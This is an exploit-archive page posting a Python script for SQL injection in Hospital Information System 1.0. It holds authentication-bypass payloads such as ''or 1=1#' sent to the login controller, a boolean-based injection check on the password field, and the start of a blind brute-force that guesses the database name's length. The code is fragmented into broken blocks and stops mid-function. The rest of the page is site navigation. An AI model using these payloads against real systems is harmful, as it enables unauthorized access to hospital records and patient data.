

## Hospital Information System 1.0 SQL Injection

Authored by [saitamang](#)

Posted Jul 26, 2022

Hospital Information System version 1.0 suffers from a remote SQL injection vulnerability that allows for authentication bypass.

tags | [exploit](#), [remote](#), [sql injection](#)

SHA-256 | [fe66c661132cc964be237a78b59c37dd33812105a69f943e40034432ba9e37b1](#) [Download](#) | [Favorite](#) | [View](#)

### Related Files

### Share This

Like 0

Tweet

LinkedIn

Reddit

Digg

StumbleUpon

### Change Mirror

[Download](#)

```
# Exploit Title: Hospital Information System - SQL Injection via login page
# Date: 25/07/2022
# Exploit Author: saitamang
# Vendor Homepage: https://code-projects.org
# Software Link: https://download-media.code-projects.org/2019/11/HOSPITAL_INFORMATION_SYSTEM_IN_PHP_WITH_SOURCE_CODE.zip
# Version: 1.0
# Tested on: Centos 7 apache2 + MySQL
```

```
import requests, string, sys, warnings, time, concurrent.futures
from requests.packages.urllib3.exceptions import InsecureRequestWarning
warnings.simplefilter('ignore', InsecureRequestWarning)
```

```
dbname = ''
```

```
req = requests.Session()
```

```
def login(ip,username,password):
    target = "http://%s/HIS/includes/users/UsersController.php" %ip
    data = {'type':'login','username':username,'password':password}
    response = req.post(target, data=data)

    if 'success' in response.text:
        print("[S] Success Login with credentials "+username+"-"+password+"")
    else:
        print("[S] Failed Login with credentials "+username+"-"+password+"")
```

```
def check_injection():
    # library inj
    test_query0 = "'or 1=2#"
    test_query1 = "'or 1=1#"

    target = "http://%s/HIS/includes/users/UsersController.php" %ip

    result = ""
```

```
for i in range(2):
```

```
    if i==0:
        data = {'type':'login','username':username,'password':test_query0}
        response = req.post(target, data=data)
        if response.text=="success":
            result = response.text
        else:
            pass
```

```
    if i==1:
        data = {'type':'login','username':username,'password':test_query1}
        response = req.post(target, data=data)
        if response.text=="success":
            result = response.text
        else:
            pass
```

```
    if result=="success":
        print("[##] SQLI Boolean-Based Present at password field :)")
    else:
        print("[##] No SQLI :)")
```

```
def brute(dbname):
    target = "http://%s/HIS/includes/users/UsersController.php" %ip

    l=0
```

```
no = [int(a) for a in str(string.digits)]
# checking length of dbname
for i in no: # 0-9
```

```
    payload = "'or 1=1 and length(database())='"+ str(i) +"'#"
    #print(payload)
```

```
    data = {'type':'login','username':username,'password':payload}
    response = req.post(target, data=data)
    result = response.text
```



Follow us on Twitter



Subscribe to an RSS Feed

### File Archive: November 2022 <

Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

### Top Authors In Last 30 Days

**Red Hat** 188 files

**Ubuntu** 57 files

**Gentoo** 44 files

**Debian** 28 files

**Apple** 25 files

**Google Security Research** 14 files

**malvuln** 10 files

**nu11secu1ty** 6 files

**mjurczyk** 4 files

**George Tsimpidas** 3 files

### File Tags

ActiveX (932)  
 Advisory (79,557)  
 Arbitrary (15,643)  
 BBS (2,859)  
 Bypass (1,615)  
 CGI (1,015)  
 Code Execution (6,913)  
 Conference (672)  
 Cracker (840)  
 CSRF (3,288)  
 DoS (22,541)  
 Encryption (2,349)  
 Exploit (50,293)  
 File Inclusion (4,162)  
 File Upload (946)  
 Firewall (821)  
 Info Disclosure (2,656)

### File Archives

November 2022  
 October 2022  
 September 2022  
 August 2022  
 July 2022  
 June 2022  
 May 2022  
 April 2022  
 March 2022  
 February 2022  
 January 2022  
 December 2021  
 Older


### Systems

AIX (426)  
 Apple (1,926)

[illegible]

Vulnerability (31,104)

[Login](#) or [Register](#) to add favorites



## News by Month

## News Tags

### Files by Month

## File Tags

File Directory

## History & Purpose

## Contact Information

## Terms of Service

## Privacy Statement

## Copyright Information

Rokasec

